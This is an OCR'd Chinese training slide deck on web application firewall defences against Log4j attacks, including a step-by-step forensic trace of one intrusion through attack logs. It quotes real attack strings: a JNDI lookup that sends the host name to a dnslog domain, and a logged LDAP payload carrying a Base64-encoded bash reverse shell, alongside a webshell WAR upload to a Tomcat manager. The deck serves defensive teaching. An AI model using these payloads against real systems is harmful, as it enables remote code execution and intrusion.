
基于自学习的0day检测机制

- 尝试通过core参数进行Log4j攻击：core=${jndi:ldap://${env:HOSTNAME}.66ylcg.dnslog.cn/exp}
- 参数规范策略限制参数core的最大长度和类型（数字）
- 由于Log4j攻击串中包含字母和其它特殊字符，并且长度超长，不符合参数规范策略
- Log4j攻击尝试被参数规范策略成功拦截

03 Log4j漏洞应对实践

基于机器学习的0day检测机制

- 机器学习建立专门的模型
- 将客户端输入代入模型中进行计算，计算当前输入的异常度
- 对于异常的输入进行阻断



03 Log4j漏洞应对实践

基于机器学习的0day检测机制

03 Log4j漏洞应对实践

基于攻击特征检测Log4j漏洞攻击响应


自定义特征

预定义特征升级

03 Log4j漏洞应对实践

自定义特征检测紧急响应


- 用户在漏洞爆发初期可以在第一时间通过添加自定义特征对Log4j漏洞进行检测
- 自定义特征采用正则表达式来描述攻击特征，做尽量全面的覆盖。
- 可定义规则在URL、参数、HTTP请求体、Cookie中检测Log4j攻击



03 Log4j漏洞应对实践

自定义特征检测拦截攻击

- 尝试通过参数进行Log4j攻击
- 攻击被自定义特征规则成功拦截
- 产生相应的攻击日志，并记录攻击的详细信息



03 Log4j漏洞应对实践

预定义特征及时升级相应


- 已知漏洞防护类中内置Log4j检测规则
- 对URL、参数、Cookie、Header等多个可能引入Log4j漏洞的HTTP目标中进行检测
- 多种HTTP编码的解码，防止通过对Log4j攻击特征进行编码来绕过安全检测

03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第一步

在”业务分析”系统中，
发现了某可疑IP，
有”WEB攻击”威胁告警。




03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第二步

跟进该可疑IP地址，进入IP档案，可以看到该IP的相关跟踪信息。




03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第三步

在IP的”点击回溯”页面，可以看到攻击发生/manager/html/upload/业务访问。



时间	源IP	客户端类型	HTTP方法	HTTP响应码	Host	URL	威胁打分	详细信息
2022-01-12 17:59:3131	192.168.3.189		POST	500	192.168.3.146	/manager/html/upload	8	
2022-01-12 17:59:033	192.168.3.189		GET	200	192.168.3.146	/manager/html	0	
2022-01-12 17:58:5656	192.168.3.189		GET	200	192.168.3.146	/manager/html	0	
2022-01-12 17:58:4343	192.168.3.189		POST	400	192.168.3.146	/solr/admin/cores	0	
2022-01-12 17:58:4242	192.168.3.189		POST	400	192.168.3.146	/solr/admin/cores	0	
2022-01-12 17:58:1313	192.168.3.189		GET	404	192.168.3.146	/api/cluster/security/authorization	0	
2022-01-12 17:58:1313	192.168.3.189		GET	200	192.168.3.146	/solr/admin/info/system	0	
2022-01-12 17:58:1313	192.168.3.189		GET	200	192.168.3.146	/solr/admin/info/system	0	
2022-01-12 17:58:1313	192.168.3.189		GET	200	192.168.3.146	/solr/admin/cores	0	

03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第四步

查看攻击的详细信息，可以看到该请求是通过/manager/html/upload地址触发了上传文件特征检测。

该地址是服务器Tomcat管理控制台，禁止非管理员登录，该IP通过该地址触发了上传漏洞特征，说明有可能该IP获取了管理员权限，继续回溯历史记录。

详细信息


目的端口	8080
主机	192.168.3.145
Host	192.168.3.146
IP威胁评分	{"sum":0}
HTTP方法	POST
HTTP协议	HTTP
referer	http://192.168.3.146/manager/html
请求体	------WebKitFormBoundary0nDZKjXJNhMfhVem Content-Disposition: form-data; name="deployWar"; filename="cmd.war" Content-Type: ap
HTTP响应长度	2694
HTTP响应内容长度	2694
威胁评分	{"Application-Security":{"breakdown":{"Application-Injection":8},"score":8},"sum":8}
站点策略	so_traffic01
源IP	192.168.3.189
源端口	10193
tags	["_geoip_lookup_failure"]
时间	17:59:31
类型	click
URL	/manager/html/upload
完整URL	/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=44F348F13FFF43D595553911A619E150

03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第五步

再回溯该可疑IP的历史，看到其在访问Tomcat控制台/manager/html时返回200，说明其正确登录了控制台。再往回溯，看到两个触发了HTTP响应码为400的可疑操作。



时间	源IP	客户端类型	HTTP方法	HTTP响应码	Host	URL	威胁打分	详细信息
2022-01-12 17:59:3131	192.168.3.189		POST	500	192.168.3.146	/manager/html/upload	8	
2022-01-12 17:59:033	192.168.3.189		GET	200	192.168.3.146	/manager/html	0	
2022-01-12 17:58:5656	192.168.3.189		GET	200	192.168.3.146	/manager/html	0	
2022-01-12 17:58:4343	192.168.3.189		POST	400	192.168.3.146	/solr/admin/cores	0	
2022-01-12 17:58:4242	192.168.3.189		POST	400	192.168.3.146	/solr/admin/cores	0	
2022-01-12 17:58:1313	192.168.3.189		GET	404	192.168.3.146	/api/cluster/security/authorization	0	
2022-01-12 17:58:1313	192.168.3.189		GET	200	192.168.3.146	/solr/admin/info/system	0	

03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

第六步

点击进入响应码400的记录的详细信息，可以看到请求是提交了参数”core”为”${jndi:ldap://xx/TomcatBypass/Command/Base64/xx}”的输入内容。

HTTP内容类型	application/json
HTTP响应码	400
参数	[{"_":"1641921387216"},{"action":"RELOAD"}, {"core":"${jndi:ldap://192.168.3.219:1389/TomcatBypass/Command/Base64/L2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvMTkyL} {"wt":"json"}]
client-type	PC
连接IP	192.168.3.189
cookies	[]
日期	2022-01-12
目的IP	192.168.3.35
目的端口	8080
主机	192.168.3.145
Host	192.168.3.146
IP威胁评分	{"sum":0}
HTTP方法	POST
HTTP协议	HTTP
referer	http://192.168.3.146/solr/index.html
请求体	_=1641921387216&action=RELOAD&core=${jndi:ldap://192.168.3.219:1389/TomcatBypass/Command/Base64/%4C%3
HTTP响应长度	382
HTTP响应内容长度	382
威胁评分	{"sum":0}
站点策略	so_traffic01
源IP	192.168.3.189

03 Log4j漏洞应对实践

Log4j一次针对WEB入侵行为的分析检测

分析

以上流程可以猜测，**攻击者可能是通过某个JNDI注入的相关漏洞，获取了Tomcat控制台权限，并尝试上传恶意后门程序。**

当发现攻击时，通过业务安全的角度分析攻击的思路。
通过一个基础威胁，追溯攻击第一现场的方法。

04 WAF和其他产品的联合

构筑统一防御体系

04 WAF与其他产品的联合

深度检测

与沙箱产品的联合

将可疑上传文件实时同步给沙箱，异步等待沙箱的进一步分析结果，根据结果对流量进行通过或者拦截。

与蜜罐产品的联合

将异常流量导入蜜罐设备，防止真实服务被破坏的同时，进一步分析攻击者行为和目的。

04 WAF与其他产品的联合

威胁信息增强

WAF基于漏洞的分析

除了自身的漏洞挖掘，通过联合其他产品的漏洞分析，提供接口，及时部署新型漏洞补丁，增强自身检测能力。

攻击源情报信息

通过获取第三方收集的信息情报，对攻击来源进行识别，在第一时间进行拦截。

04 WAF与其他产品的联合

数据与分析结果

与审计产品的结合


对WEB层加密流量解密分析，并将结果提供给审计类产品，为审计类产品提供可靠的流量来源。

与态势感知等产品的结合

将HTTP数据进行分析整理，发送给态势感知产品，为态势感知产品结合网络各层数据，发现深层次的攻击行为。

04 WAF与其他产品的联合

联合防御



谢谢大家

安天冬训营 wtc.antiy.cn